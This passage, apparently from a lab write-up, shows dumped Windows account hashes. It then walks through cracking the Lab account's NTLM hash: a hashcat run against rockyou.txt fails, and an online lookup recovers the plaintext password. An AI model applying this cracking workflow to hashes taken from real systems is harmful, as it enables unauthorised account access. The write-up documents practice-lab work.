
```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:549a1bcb88e35dc18c7a0b016
8631411:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
Lab:1000:aad3b435b51404eeaad3b435b51404ee:30e87bf999828446a1c1209ddde4c450::
:
```

The initial attempt was through hashcat using rockyou.txt, but this didn't crack the hash.

```
└─# hashcat -m 1000 -a 0 hash /usr/share/wordlists/rockyou.txt
```

```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 30e87bf999828446a1c1209ddde4c450
Time.Started.....: Fri Sep  8 19:56:32 2023 (8 secs)
Time.Estimated...: Fri Sep  8 19:56:40 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1927.2 kH/s (0.09ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b72697374656e616e6e65] -> $HEX[042a0337c2a156616d6f732103]

Started: Fri Sep  8 19:56:31 2023
Stopped: Fri Sep  8 19:56:41 2023
```

After a few other attempts with other wordlists and command line tools, I switched to crackstation which was able to crack the password.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
30e87bf999828446a1c1209ddde4c450
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
30e87bf999828446a1c1209ddde4c450	NTLM	googleplus

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist